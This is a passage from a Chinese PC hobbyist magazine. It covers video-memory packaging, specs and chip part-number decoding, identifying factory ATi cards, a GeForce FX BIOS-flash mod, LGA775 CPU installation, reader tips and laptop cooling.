大的集成电路组合而成，只不过这些电路，都需要最后打包完成，这类将集成电路打包的技术就是所谓的封装技术。封装也可以说是指安装半导体集成电路芯片用的外壳，不仅起着安放、固定、密封、保护芯片和增强导热性能的作用，而且还是沟通芯片内部世界与外部电路的桥梁——芯片上的接点用导线连接到封装外壳的引脚上，这些引脚又通过印刷电路板上的导线与其他器件建立连接。因此，对于很多集成电路产品而言，封装技术都是非常关键的一环，对芯片自身性能的表现和发挥有重要的影响。认识显存，应该先从它的外观开始。目前市面上常见的显存有两种外观。

(1)TSOP 封装

全名为"Thin Small Outline Package"，即"薄型小尺寸封装"(见图9)。它在封装芯片周围做出引脚，TSOP适合用SMT技术在PCB板上安装布线。TSOP封装可以使寄生参数减小，适合高频应用，其操作比较方便，可靠性也比较高，是比较成熟的一种封装技术，也是目前市面上见得最多的。




图9　TSOP封装的显存颗粒

(2)BGA 封装

全名为"Ball Grid Array Package"，即"球栅阵列封装"(见图10)。封装技术特点是:I/O引脚数增多，引脚间距不变，利于提高成品率;BGA能用可控塌陷芯片法焊接，改善电热性能;内存厚度和重量减少;寄生参数减小，信号传输延迟小，使用频率大大提高;组装可用共面焊接，可靠性高。与TSOP相比，BGA封装具有更小体积，更好的散热性能和电性能，可以使每平方英寸的存储量有很大提升，采用BGA封装技术的内存产品在相同容量下，体积只有TSOP封装的三分之一;另外，与传统TSOP封装方式相比，BGA封装方式有更加快速和有效的散热途径。是比较先进的一种封装形式，当然，价格也比TSOP封装的要贵。BGA封装更多的见于高速的显存颗粒中。




图10　BGA封装的显存颗粒

2.显存的三个性能指标

认识了显存的封装，接下来就要了解衡量显存性能的三个重要指标:容量、频率和显存位宽了。

(1)容量

显存处理系统与显卡之间的数据交换以及显示芯片运算3D图形时的数据缓存，因此显存容量自然决定了显示芯片能处理的数据量。理论上讲，显存越大，显卡性能就越好。不过这只是理论上的计算而已，实际显卡性能要受到很多因素的约束，如:显示芯片速度，显存位宽、显存速度等。

(2)时钟周期和工作频率

这是非常重要的性能指标，指的是显存每处理一次数据要经过的时间。显存速度越快，单位时间交换数据量也越大，在同等情况下显卡性能将会得到明显提升。显存时钟周期一般以ns(纳秒)为单位，工作频率以MHz为单位。显存时钟周期跟工作频率一一对应，它们之间的关系为:

工作频率(MHz)=1 ÷时钟周期(ns)× 1000

常见显存时钟周期有5ns、4ns、3.8ns、3.6ns、3.3ns、2.8ns。对于DDR SDRAM显存来说，描述其工作频率时用的是等效工作频率。因为在时钟周期的上升沿和下降沿都能传送数据，所以在工作频率和数据位宽度相同的情况下，显存带宽是SDRAM的两倍。换句话说，在显存时钟周期相同的情况下，DDR SDRAM显存实际工作频率是SDRAM显存的两倍。例如，5ns的SDRAM显存的工作频率为200MHz，而5ns的DDR SDRAM显存的等效工作频率就是400MHz。目前市面上显卡所采用的显存都为DDR，SDR已经被淘汰了。

(3)显存位宽

显存位宽是显存也是显卡的一个重要参数。可以理解为数据进出通道的大小，显然，在显存速度(工作频率)一样的情况下，带宽越大，数据吞吐量可以越大，性能越好。就现在显卡比较常见的64bit和128bit而言，很明显，在频率相同情况下，128bit显存的数据吞吐量是64bit的两倍(实际使用中达不到)，性能定会增强不少。

显存的三个主要参数已经介绍完了，接下来看看这三个主要参数的计算公式:

显卡内存容量 = 单颗显存颗粒的容量×显存颗粒数量

显卡显存位宽 = 单颗显存位宽×显存颗粒数量

显卡显存工作频率 = 单颗显存颗粒的工作频率

知道了显存的位宽和速度，就可以知道显存的带宽了，**带宽 = 工作频率×显存位宽÷8**，之所以要除以8，是因为每8个bit(位)等于一个byte(字节)。带宽是显存速度的最终衡量，数据吞吐量的大小也就是显存的速度就看带宽了。有些显卡的显存频率高，但位宽低，带宽不高;有些位宽高，但频率低，带宽也不高。

因此，为了能准确计算出一块显卡的显存容量、速度、带宽，必须从观察一个显存颗粒的大小及数据位宽度开始。每颗显存颗粒上虽然没有明确标明这个三个参数，但它上面都印有编号，我们可以从中读出三个参数。下面就针对目前市面上最常见的几种显存颗粒简要介绍一下它们编号中的关键数字。

3.内存颗粒的编号规律

(1)Hynix(现代)

Hynix是全球最大的DRAM颗粒生产厂家，对于新手而言，显然没必要对内存上每一位编号都弄得一清二楚，需要了解其中关键的三组数字就足够了(见图11、12)。

无论TSOP封装的还是BGA封装的，上面的同一编码所代表的意义是一样的。对于表示容量的两位代码，64、66表示64Mbits(8MB)，




图11　TSOP封装编号规律

28表示128Mbits，56、57表示256Mbits，12表示512Mbits，1G表示1Gbits。接着两位表示位宽，其代码意义也不难理解，16表示16位，32就表示32位。表示时钟周期的两位(或一位)代码也很好理解，4表示4ns，5表示5ns，25、28、36分别表示2.5ns、2.8ns和3.6ns，简而言之，你看到的数字是一位的话那么时钟周期就是此数字，两位的话就在中间加个小数点。




图12　BGA封装的编号规律

(2)SAMSUNG(三星)

SAMSUNG内存颗粒的编号也很有规律(见图13，见图14)。




图13　TSOP封装编号规律

与Hynix类似，对于表示容量的两位代码，62、64表示64Mbits，26、28表示128Mbits，54、55、56表示256Mbits，51、52表示512Mbits。表示位宽的代码没什么特别的，16表示16位，32表示32位。表示时钟周期的两位也和Hynix一样，直接看数字，中间再加个小数点；但有比较特别的几个编号：2A=2.86ns，2C=2.66ns。




图14　BGA封装的编号规律

(3)Infineon(亿恒)

基本上不用说明，大家就可以清楚Infineon显存的编号规律(见图15)，而且它的容量用的是三位代码，看到多少就是多少，更加容易识别。后面那个时钟周期，笔者就不用解释了。




图15　Infineon显存编号规律

(4)Elixir

Elixir的颗粒和Infineon的编号规律一致(见图16)，参考上面的就行了。



图16　Elixir 6ns 16位32MB显存颗粒

(5)ESMT(台湾晶豪)

ESMT显存颗粒表示容量的三位代码也和Infineon的一样(见图17)，看到是几容量就是几，后面加个Mbits就行了。




图17　ESMT 3.6ns 16位16MB显存颗粒

(6)EtronTech(钰创)

EtronTech显存颗粒的容量用三位代码来表示(见图18)，其中658表示64Mbits，6A9表示128Mbits，6AA表示256Mbits。位宽用非常直观的两位代码来表示，16表示16位，32表示32位。最后一位时钟周期也和上面所提到的一样，4表示4ns。




图18　EtronTech 4ns 16位8MB显存颗粒

(7)Mosel(台湾茂矽)

Mosel显存颗粒的编号在容量表示方面有点特别：64表示64Mbits，65表示128Mbits，66表示256Mbits，67表示512Mbits，68表示1Gbits，69表示2Gbits，而表示位宽和时钟周期的和上面提到的一样(见图19)。




图19　Mosel 4ns 16位16MB显存颗粒

(8)Nanya(南亚)

Nanya的内存颗粒编号最容易让人理解，16M表示16MB(注意不是16Mbits)，16BT表示16位，5表示5ns(见图20)。




图20　Nanya 5ns 16位16MB显存颗粒

(9)Micron(美光)

Micron编号规律和Nanya类似，8M表示的是8MB(不是8Mbits)，16和6分别表示16位和6ns(见图21)。




图21　Micron 6ns 16位8MB显存颗粒

上面介绍了不少显存颗粒的编号识别方法，你会发现其中很多显存颗粒的编号规则都差不多，有的甚至一模一样，因此大家只要记住其中最常见的一两种(现代和三星)，其他依此类推，不敢说能掌握全部显存的编号规律，但绝大部分是逃不出你的手掌心了。清楚了解显存后，再去选购显卡时就可以从容不迫，不用害怕JS拿64位的“缩水版”显卡来蒙你了。

晋级第4关：分辨ATi原厂显卡

在ATi开放显卡生产授权前，所有ATi芯片的显卡均由ATi原厂生产销售，后来，ATi才开放了显卡生产的授权，由于一些ATi的合作伙伴生产的显卡采用的ATi完全公版设计，在购买时如何区分ATi原厂和其他第三方厂商的显卡就成为了普通消费者的一个麻烦。其实ATi官方早已为此做了充分的准备，有完整的鉴定显卡的办法。

1.标识鉴定

ATi开放显卡生产授权前，所有ATi显卡均为“BUILT BY ATi”产品，这样的产品就是ATi原厂制造；而后来的由

ATi代工厂和AIB生产的显卡均为“POWERED BY ATi”产品，并且，这两种产品均有明确图片和文字标识(见图22)。通过这样简单的标识即可区分显卡是否为ATi原厂生产的。当然不排除有产品没有标明这种标识的情况，我们可以通过下面更加准确的方法来进行鉴别。

图22

2.102P/N鉴定

通过ATi网站数据库(http://apps.ati.com/102lookup/)可对显卡的P/N号进行查询。ATi官方说明指出只有“BUILD BY ATi”的产品才具有ATi所说的“102 part number”，具体位置在显卡背面的一张白色的贴纸上(见图23)。




图23

ATi指出，同样会有一些第三方的产品使用“102 part number”，但与原厂产品不同，这些第三方厂商的“102 part number”格式上有所区别。使用如：1025670300515159这种格式的为ATi原厂“BUILD BY ATi”产品，这一串号码中间并没有连接符号；而使用如1025-B4030-123-SA这种格式的必然是“POWERED BY ATi”产品。凭以上特点，用户购买显卡时就能轻松区分是否为ATi原厂显卡。

“102 part number”不仅是检测显卡是否为ATi原厂的手段，而且还能用来鉴定显卡真假。通过在检测页面上输入你显卡的“102 part number”，就可以通过ATi官方数据库显示这个号码对应的产品名称，查询结果清楚地显示了产品的型号(见图24)。当然，具有ATi官方“102 part number”的Radeon 9800PRO显卡才能检测，不具备这个“102 part number”或“POWERED BY ATi”格式的“102 part number”在ATi官方网站上是查询不到结果的，因为它们根本不是ATi原厂生产的产品。




图24

3.BIOS P/N鉴定

ATi显卡鉴定还可以利用“BIOS Part Number”来完成。通过ATi驱动程序，可以发现显卡的BIOS Part Number(见图25)。

在ATi数据库(http://apps.ati.com/102lookup/)查询后可以看到这款“Radeon 9800 PRO”产品的实际型号为：“RADEON 9800 PRO 128MB VGA DVI-I TVOUT”，证明为ATi原厂产品。通过ATi官方网站的文档(http://mirror.ati.com/support/identify/sysinfo.html)查证，如“113-A07502-106”这样的BIOS P/N应该是“BUILD BY ATi”的原厂产品，而查询结果为“113-00000-000”或者是空白，甚至未检测到的产品均为“POWERED BY ATi”产品。



图25

当然，还可以通过设备ID进行识别，此方面的文章在上期的《PCI设备的终极警探——读懂设备ID》一文中已向大家介绍过。

晋级第5关：一劳永逸的显卡改造方法

前段时间，ATi Radeon 9500改造成ATi Radeon 9700的技术方法曝光后，ATi的FANS迅速掀起一股改造风潮，但这种改造的风险太大了。针对nVIDIA GeForce FX 5200和nVIDIA GeForce FX 5900/5900 XT可以通过升级显卡BIOS的简单方法，让显卡摇身一变成为nVIDIA GeForce FX 5500或nVIDIA GeForce FX 5950 Ultra。因为nVIDIA显卡是通过BIOS识别显卡型号的，nVIDIA GeForce FX 5200和NVIDIA GeForce FX 5500之间的区别仅仅是BIOS而已，nVIDIA GeForce FX 5900/5900 XT和nVIDIA GeForce FX 5950 Ultra之间的区别除了BIOS以外，前者显存容量是128MB，后者显存容量是256MB，但目前还没有得到因为这方面不同导致显卡工作不正常的消息。

小提示

目前已知能够改造的显卡是硕泰克的5200系列、丽台的5900系列(包括所有低端版本)、耕升的5900系列、ELSA的5900系列、Insight的5900 XQ系列和Rex Technology的5900系列，对于其他品牌显卡目前还没有相关说明。

下面以硕泰克SL-5200XD显卡为例，详细讲述改造过程(即升级显卡BIOS)。

Step 1 首先下载nVFlash，并准备nVIDIA GeForce FX 5500的显卡BIOS文件(BIOS文件由硕泰克公司提供，文件名为p162-12n.rom)。制作MS-DOS启动盘，将nVFlash.exe和p162-12n.rom一起拷入启动盘。

nVFlash小档案

最新版本：4.46　软件大小：204KB
适用平台：DOS　授权方式：免费软件
下载地址：http://file.mydrivers.com/display/nvflash%204.46.zip

Step 2 用该启动盘引导系统，在DOS提示符中输入“nvflash -p p162-12n.rom”，按回车键后，会提示输入“YES”(一定要大写)。由于BIOS内的设备ID编号不匹配(NV34和NV34b)，在命令内使用-p来强制在供应商ID、设备ID不匹配情况下刷新。BIOS刷新成功后，重新启动电脑(见图26)。



图26

Step 3 此时，BIOS刷新过的硕泰克SL-5200-XD显卡在开机检测显卡的画面中显示为“GeForce FX 5500……”，不过软件检测时仍然被认作GeForce FX 5200，只是此时的核心工作频率已由GeForce FX 5200的250MHz提升到270MHz(见图27)。



图27

特别注意：本节只做技术上的探讨，作者和《电脑爱好者》杂志社不对改造行为及可能带来的后续问题负责。

CF [YJ03]

老虎嘴里也能镶牙

——LGA775处理器安装过程详解

■北京　怪鸭兽

说到Intel最新的CPU规格LGA775，想必大家对它已经有所耳闻。尤其是在今年刚刚结束的CeBIT 2004大展上，众多主板厂家纷纷推出了对应的主板产品。CFAN编辑部也在第一时间收到硕泰克公司送来的SL-865Pro-775主板和LGA775版本的Pentium 4 2.8E GHz(Prescott核心)处理器工程样品。所以，小怪立马为大家准备了这篇文章，使大家能够顺利安装LGA775的Pentium 4。别以为LGA775 CPU的安装过程很简单(CPU没有针脚，而改用触点)，一不留神，就有可能使Socket T插座上的触须弄断或短路，不单是主板报销，CPU也可能“一命呜呼”。

小提示

LGA775 CPU需搭配特殊的散热器

LGA775封装的CPU，其特征是没有以往的针脚，而是变为一个个整齐排列的金属触点(见图1)。故此CPU并不能利用针脚固定接触，而是需要一个安装扣架固定，令CPU可以正确压在Socket T(也称“Socket 775”)露出来的具弹性的触须上。这样一来，对应散热器卡子也较为特殊。Socket T主板并没有像Socket 478主板上拥有散热扣座，只留有四个安装散热器的孔。用户就需要找到Prescott FMB 1.5格式的散热器，而笔者手上这个Tt的散热器采用四个脚都拥有卡栓固定在主板上(见图2)。




图1 左侧是mPGA478封装的CPU，右侧是LGA775封装的CPU



图2 LGA775的散热器让人看起来的第一感觉就是——恐怖！

Step 1 首先按照Socket T插座保护盖上的图示方向，拉起保护盖。这个保护盖的作用是保护Socket上的触须(见图3)。



图3

Step 2 在固定扣具的左侧会有一根拉杆，将其向左侧拉出，以脱离固定扣具(见图4)，并扳到固定扣具的下面。注意：切不可用手触及Socket上的触须，否则沾到手上的汗及油脂可能会导致接触不良。




图4

Step 3 此时才能拉起固定扣具上的固定盖(见图5)。大家注意看的话就会发现，在此固定扣具的下方，会有一个箭头的图示(见图6)，这是与CPU正面的箭头相对应的。另外，在此固定扣具的两侧各有一个突起，这就是Socket T的防呆设计，可以有效地防止CPU装反。



图5

Step 4 现在就可以将CPU涂上硅胶，并将CPU按照图示的提示方向，小心地装入Socket T插槽(见图7)。

Step 5 接下来的安装过程就相对简单一些。还是先盖上固定盖，并确认安装到位(见图8)。

Step 6 将固定扣具左侧的拉杆拉回卡座(见图9)。

Step 7 把散热器小心地安装在CPU的固定扣具之上，如果散热器的四个脚已对准主板用于安装散热器的四个孔，就可以将扣具慢慢地向下推，并确认推到位(见图10)。

Step 8 最后一步，就是将散热器上的3针电源接口插入主板上适用于CPU风扇的3针电源插针(见图11)。

其实，安装LGA775的Pentium 4也不是传说中那么神秘，只不过对于新手来说，一定要仔细。如果因为一时的粗心大意，造成硬件损伤，那就得不偿失了。

CF [YJ04]




图6



图7




图8




图9




图10




图11

技巧E卡通 Skill Tips

最佳调整显示器的亮度与对比度

首先下载Nokia Monitor Test 1.0a，启动后，程序主功能界面有点像电视台测试信号节目的画面。点击进入"Brightness and Contrast"(亮度与对比度)。然后加大显示器亮度到可以清楚地看到下方1%～9%的方块。接着降低显示器亮度至1%～3%的方块恰好消失为止。对比度调整则是要调到能够清楚地分辨方块周围所有边框。一般我都把对比度调到最大值。调整完毕右击鼠标即可回到程序主界面。回到测试程序的主界面后，这时能够清楚地分辨画面中央的11个灰度方块，其中最左边的方块应该是几乎看不出来的。 (福建 包日晓)

利用"系统属性"诊断电脑是否存在有问题的设备

我们平常都是经过"控制面板→系统→设备管理器"中查看电脑显示存在问题，笔者认为用这种方法太麻烦，其实使用"系统信息"程序即可。单击"开始→程序→附件→系统工具→系统信息"，单击左侧窗口中"组件"旁的"+"号展开目录，再选中目录下的"有问题设备"项，则有关的信息都被显示在右侧的窗口中。如果电脑不存在"有问题的设备"，则会显示"这台计算机没有存在有问题的设备"，如存在问题将会在右侧的窗口中显示出来。

(河南 天涯浪子)

打印机夹纸的解决之道

如果出现打印机夹纸现象，首先应该看看打印纸表面是否平整，如果出现纸张卷曲或褶皱现象，最好换用表面平整、光洁的打印纸，并且确保打印纸表面不能有类似胶类的附着物。在放入纸张到打印纸槽中时，应该先将打印纸以扇形分散打开，以确保不会因静电原因，导致打印纸多张粘连在一起，引发打印机夹纸。必须确保使用的打印纸重量在60克以上，打印纸太薄将使打印机走纸变得很困难，容易造成打印机夹纸。在安装打印纸时，还要检查一下，打印纸可打印面是否朝下放置，如果放错，也会导致夹纸现象出现;而且确保一次性装入的打印纸不能太多，如果超过标准，必须减少打印纸的数量。

一旦遇到打印机出现夹纸现象，可以先试着利用"进纸/退纸"键将被夹的打印纸退出来。如果不能取消夹纸的话，可以采取手工的方式，缓慢地将夹纸从打印机中取出来。在取出的过程中，应尽量关闭打印机的电源。

(福建 包日晓)

在风扇中寻找噪音真凶的技巧

打开机箱，开机后按住显卡风扇，如果噪音依然存在，说明CPU风扇和机箱电源风扇有嫌疑;接着按住CPU风扇，如果噪音消失，说明噪音就是CPU风扇产生的，从而也排除了电源风扇的嫌疑。当然，如果按住CPU风扇后噪音还存在，就说明是电源风扇产生的噪音了。进一步，若拔掉硬盘和光驱的电源线后，电脑就没有噪音了，你就可以先插上硬盘电源线，确定无噪音后基本就可以认定光驱是噪音的"真凶"了。

注意，按住风扇的时间不能太长，尤其是CPU的风扇。另外，按压的力度不能太大，也不能太用力，否则可能影响CPU或显示卡与主板的接触。 (北京 田勇)

微距拍摄的技巧

首先，要求相机或镜头有微距功能。一般来讲，数码相机镜头是不可以更换的，只有少数比较专业的数码相机可以。那么，对于不可以更换镜头的数码相机来讲就要求机身里面具备微距拍摄功能，一般用英文字母micro和小花的图形表示。对于可以更换镜头的数码相机来讲，一般要求所配的镜头本身具备微距拍摄的功能。

其次，最好具备点侧光模式或中央重点侧光。这是由于所要拍摄的对象的方位较小，需要准确的测光以便进行准确的曝光。

接着，相机本身比较轻便或配三脚架。由于在进行微距拍摄的时候最容易因为手动而使画面变虚，所以为了确保画面的清晰，最好选用轻便的数码相机或者稳当的三脚架。

最后，选择焦距和放大倍率要有技巧。焦距的选择是一个很严肃的问题，也是微距摄影最先需要解决的问题，焦距的选择应该和放大倍率放在一起考虑:

花草、静物:50～100mm左右比较合适，放大倍率1/8到1/4就可以;

昆虫、小动物:100～200mm左右比较合适，放大倍率在1/4到1/2，1/1更好。

对于微距镜头来说，最重要的是实际工作距离的大小以及放大倍率。 (福建 斯佳丽) CF [YJ05]

小怪魔

高速缓存

我们常听到"高速缓存(Cache)"这个名词，到底高速缓存有什么作用呢？举个例子来说好了，你的书架上有很多书，到了要考试的时候，会将准备考试的相关书籍放在书桌上方便查阅。高速缓存就是这种概念，最近常用的数据会储存在高速缓存中，需要时，可以很快地取得资料，以提高电脑运行的效率。高速缓存分为两种，一种是内建在CPU中的L1 Cache；另一种则在CPU之外，称为L2 Cache。L1 Cache比L2 Cache稍快，CPU找寻数据时，会先从L1 Cache寻找，找不到再从L2 Cache寻找，最后才到主内存里寻找。CF [YJ06]

冰点与沸点之间

——让你的笔记本电脑清凉一下

■福建 小黑子 上海 马龙凌

前言

美国的一项统计报告表明，计算机等一些电子产品故障的55%源于产品的工作温度不合理，这超过了其他所有故障的总和。很快，炎热的夏天又会不知不觉地来到我们身边，如何让我们心爱的笔记本电脑平安地度过这个夏季，也应该引起大家的关注。

一、纵观笔记本电脑的散热技术

由于笔记本电脑内部空间非常狭小，因此产生了高性能和便携性这两个互相矛盾的方面，散热一直以来都是笔记本电脑设计的技术关键。无论是新的还是老的笔记本电脑，所产生的热量都是笔记本电脑本身稳定性的最大敌人，即便是一定热量，暂时不会致使笔记本电脑死机、系统崩溃或硬件报废，但就如同材料力学上讲的“疲劳损伤”一样，必将加快笔记本电脑硬件的老化和报废步伐。所以说让笔记本电脑尽量少地产生热量或让笔记本电脑产生的热量及时有效地散发传导出去，是我们这些使用者不可忽视的一个问题。下面，我们就来看看笔记本电脑常见的散热技术。

1.散热孔

在笔记本电脑的四周和底部的支脚处，一般会开设大量的散热孔（见图1），机器内的热量可通过这些散热孔散布到周围空气中。与散热孔散热的方式相配合，有的笔记本电脑内部还采用一些特殊的风道导流设计，利用散热孔位置与内部结构布局形成更好的空气流通环境，以加强散热。



图1

2.散热板

散热板面积越大，传导效率越高，就越能有效地散发热量。比较常见的情况是在主板的底部和上部各配一块金属散热板。在CPU的位置，有协助散热的系统，接收来自CPU产生的热量，并将它导入散热管，这些热量通过散热管，沿着整块金属散热板加以传导；位于主板上部的散热板，和键盘接触，热量就会从键盘排出。比较有特色的还有东芝笔记本电脑的冷、热板散热技术，使散热效率大大提高。




图2

3.风扇散热

风扇散热（见图2）也是笔记本电脑采用的基本散热方式，且又因其成本低，故大多数的厂商都采用这种散热方式。一般使用散热风扇的笔记本电脑都会备有低风量和高风量两个挡，风扇的速度视CPU的温度而定。

4.散热管技术

散热管（见图3）是最新的散热装置，可以有效地将热量从一端传导到另一端。散热管内有纤维和水，管内抽成真空，一端贴近CPU，另一端远离CPU。它的工作原理是：真空状态下，水的沸点很低，如果在管子的一端加热，水就会蒸发，将热量带到另一端，到另一端后，水会冷却，再流回去，如此反复，热量就不断移动，和冷气机的工作原理类似。散热管的优点是没有移动式的零件，全部零件都完全密封在内，不必消耗电池，同时可以长时间有效。


图3

5.键盘对流散热

笔记本电脑很薄，当把键盘（见图3）装到主板上方时，键盘底部就会和主板接触，正好可以利用键盘底部将CPU产生的热量传导出去。键盘是很大的区域，底部由金属构成，热量通过按键孔排出，当热空气从按键孔排出时，冷空气就从按键孔流入，以取代热空气。由此可以看出，键盘对流散热不仅充分利用了现有资源和环境，而且非常有效 。

6.其他辅助散热技术

除了上面几种散热技术之外，许多笔记本电脑还采用了一系列的辅助散热技术，如智能温控系统、镁铝合金外壳、金属框架等，以加强热量的传导散发。

二、软件降温

那么，如何才能让笔记本电脑尽量少地产生热量，以及让电脑产生的热量尽快疏散出去，而不是单纯地依赖笔记本电脑自身的散热机制呢？简单地说就是我们能够做点什么，以帮助笔记本电脑进行有效地降温。我们对如何延长笔记本电脑电池使用时间这方面研究得太多了，现在很多这方面的做法也可以拿来降低使用AC电源时笔记本电脑的能量消耗，以降低在不可避免的炎热环境下使用笔记本电脑时热量的产生。

小技巧

判断使用中的笔记本电脑的大概温度

如果长时间操作笔记本电脑之后，虽然感觉也很稳定，但笔者还是强烈建议你摸摸笔记本电脑的键盘和底部，判断一下这个温度是否已经对你的笔记本电脑造成了较大的伤害。一般来说，手感觉不到的温度在25°C左右；有温度的感觉在35°C左右；有暖和的感觉应该在45°C左右；很热但还可以连续接触应该在55°C左右；感到烫不过还能忍受三五秒的温度应该在70°C左右；感觉很烫，接触一下就后悔碰它的时候应该是80°C左右。如果你觉得底部的温度比较高，不采取点措施就受不了，或总是提心吊胆的，那就接着看看下面的文章吧。当然你要是不在乎笔记本电脑的死活那也就罢了。

1.关闭未使用的外部设备和端口

这样做既可省电、减少发热量，也能延长部件的使用寿命。关闭任何不使用的外部设备，如移动硬盘、PCMCIA设备和关闭串口、并口或红外端口等，确确实实能够节省一部分电力。

2.设置合理的电源管理方式

设置在使用AC适配器或电池供电时，关闭显示器、关闭硬盘和系统等待的时间，这点非常重要，对硬件也很有好处。另外在挂起模式时，笔记本电脑消耗的电力非常少，但此时内存尚在保持低耗电工作，打开屏幕或按一下“Fn”键就可在短时间内迅速唤醒笔记本电脑，节省了电力也降低了发热量，就跟让电脑休息一阵没什么两样。笔者的实践证明，系统在挂起状态一整夜，消耗的电池电量还不到1%，是非常节能的一种状态，一定要在离开电脑的时候不厌其烦地按一下“Fn+F4”组合键，你休息了也要让电脑休息啊。

3.调低CPU的速度

这无疑是很直接的做法，如果你正在使用笔记本电脑做文字处理之类的工作，笔者个人觉得这是很有必要的。在电源管理的“电源使用方案”标签上，可以设置使用AC适配器时候的CPU速度，降低CPU运行速度，起到降低能耗，减少热量产生的作用。

4.关闭不必要的应用程序

关闭不必要的应用程序，也可以部分地降低能量的消耗，这里就不细说了。另外，降低光驱的运行速度，调暗显示器亮度等等，都能够或多或少地减少电脑的发热量。

三、物理降温

物理降温是笔者最为推崇的降温方法。物理降温主要是对笔记本电脑外部的降温，内部的物理降温犯不着我们操心，那是厂商的事情。物理降温主要有如下几个做法。

1.创造良好的使用环境

如果你的环境不够优良，也就是说室温比较高之类的，为了笔记本电脑的健康考虑就创造优良的环境吧。首先笔记本电脑使用的环境的气温不要太高。上海盛夏的温度在35°C以上，这个温度笔者想大家已经难以忍受了，再让笔记本电脑这样地高温工作，实属残忍。冷气成为笔记本电脑在夏季使用时最好的保镖，建议将空调开到25°C左右。

2.保持空气的畅通

首先要注意的就是笔记本电脑内部热空气的出口，一定不要堵塞，而且出口以外15cm范围附近不得有物体遮挡，以保持废气排放过程的畅通。笔记本电脑的底部都有几个突起，这设计的初衷不言而喻。如果把笔记本电脑放在铺有桌布的桌面上或放在床上，那么就失去了底部突起架起空间进行散热的机会，一定要将笔记本电脑放在比较坚硬、光滑的表面上。应该说笔记本电脑的底部靠主板比较近，而且热量相对来说也不容易散发出去，是我们考虑风冷处理的最主要的部分。笔者的思路很简单也很有效，那就是用两本略厚的、厚度大约相同的、略硬实的书或其他一些等高但不会刮伤笔记本电脑的物体将笔记本电脑架起来，然后用风扇对着使劲吹。实践证明效果不错，这样做的话观看两张VCD影碟后，摸摸底部也就是温温的感觉。

3.外部使用的清凉

